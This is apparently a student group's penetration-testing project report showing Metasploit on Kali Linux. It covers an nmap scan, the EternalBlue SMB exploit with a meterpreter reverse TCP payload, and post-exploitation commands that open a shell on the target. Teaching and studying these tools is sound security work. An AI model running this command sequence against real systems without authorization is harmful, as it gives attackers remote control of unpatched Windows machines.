
**TITLE : Implementation of Metasploit on Kali Linux Version-6 using Command Terminal**

**1. Introduction**

With the rise of cyber threats, penetration testing has become a crucial aspect of cybersecurity. One of the most widely used frameworks for ethical hacking and penetration testing is the **Metasploit Framework**. This document provides a theoretical and practical implementation of Metasploit on **Kali Linux Version-6**, using the command terminal for execution. The goal is to demonstrate network scanning, exploit selection, payload configuration, and post-exploitation activities in a structured manner.



**2. Our Group**

**Team members:**

|  |  |
| --- | --- |
| **Name of member** | **Roll number** |
| Soumil Mukhopadhyay | 16010122257 |
| Akshad Kakad | 16010122258 |
| Shubham Satpute | 16010122259 |
| Shivam Chandak | 16010122271 |

**3. Security Tool Selection**

The chosen security tool for this project is the **Metasploit Framework**, a powerful penetration testing platform that allows security professionals to identify vulnerabilities, develop exploits, and execute attacks within a controlled environment. It is widely used for ethical hacking, vulnerability assessment, and security auditing.

### ****4. Demonstration of Execution****

#### ****4.1 Installing and Setting Up Metasploit****

Metasploit comes pre-installed with Kali Linux. However, if not installed, it can be set up using the following command:

sudo apt update && sudo apt install metasploit-framework

Before launching Metasploit, the PostgreSQL database service must be started:

sudo service postgresql start

To initiate Metasploit, use:

msfconsole

#### ****4.2 Network Scanning with Nmap****

Before exploiting a target, it is necessary to gather information about the network and discover active hosts and open ports. **Nmap** is a powerful tool used for network scanning.

Command to scan a specific target:

nmap -sS -A -T4 <TARGET\_IP>

Example:

nmap -sS -A -T4 192.168.1.10

This scan provides details about running services, open ports, and potential vulnerabilities of the target.

#### ****4.3 Selecting an Exploit****

Metasploit offers a vast repository of exploits. Users can search for specific exploits related to a vulnerability.

To search for available SMB-related exploits:

search exploit windows/smb

Example of selecting an exploit:

use exploit/windows/smb/ms17\_010\_eternalblue

This exploit targets the **EternalBlue** vulnerability found in older Windows systems.

#### ****4.4 Setting the Payload****

A payload determines the actions to be performed on the target after exploitation. The following payload creates a reverse connection to the attacker's system:

set payload windows/meterpreter/reverse\_tcp

Next, configure the target’s IP (RHOSTS) and the attacker's IP (LHOST):

set RHOSTS 192.168.1.10

set LHOST 192.168.1.5

set LPORT 4444

#### ****4.5 Exploit Execution****

Once the exploit and payload are configured, execute the attack using:

exploit

Upon successful execution, a **Meterpreter session** is opened, granting remote access to the target:

meterpreter > sysinfo

#### ****4.6 Post-Exploitation Activities****

After gaining access, various commands can be executed to extract information:

* Check user privileges:

meterpreter > getuid

* Gather system details:

meterpreter > sysinfo

* Access the command shell of the compromised system:

meterpreter > shell

These post-exploitation actions help in further analysis and penetration testing.

#### ****4.7 Cleanup and Exit****

To ensure ethical usage and prevent unintended consequences, proper cleanup is necessary.

Exit Meterpreter session:

meterpreter > exit

Terminate all active sessions:

sessions -K

Stop the Metasploit services:


service postgresql stop

### ****5. Submission of Code Repository****

***GitHub repository link: .***

**6. Example Site for Testing**

A sample vulnerable web application for testing: <http://www.itsecgames.com/>



**7.References :**

* [**https://medium.com/@nickhandy/kali-linux-metasploit-getting-started-with-pen-testing-89d28944097b**](https://medium.com/@nickhandy/kali-linux-metasploit-getting-started-with-pen-testing-89d28944097b)
* [**https://youtu.be/K7y\_-JtpZ7I?si=GZXyKjAPVJFjuR2l**](https://youtu.be/K7y_-JtpZ7I?si=GZXyKjAPVJFjuR2l)

**8. Conclusion**

This document demonstrates the theoretical foundation and practical implementation of **Metasploit on Kali Linux**. By following these structured steps, security professionals and ethical hackers can effectively conduct penetration testing, identify vulnerabilities, and analyze system security. However, it is important to use Metasploit responsibly and only for authorized security assessments.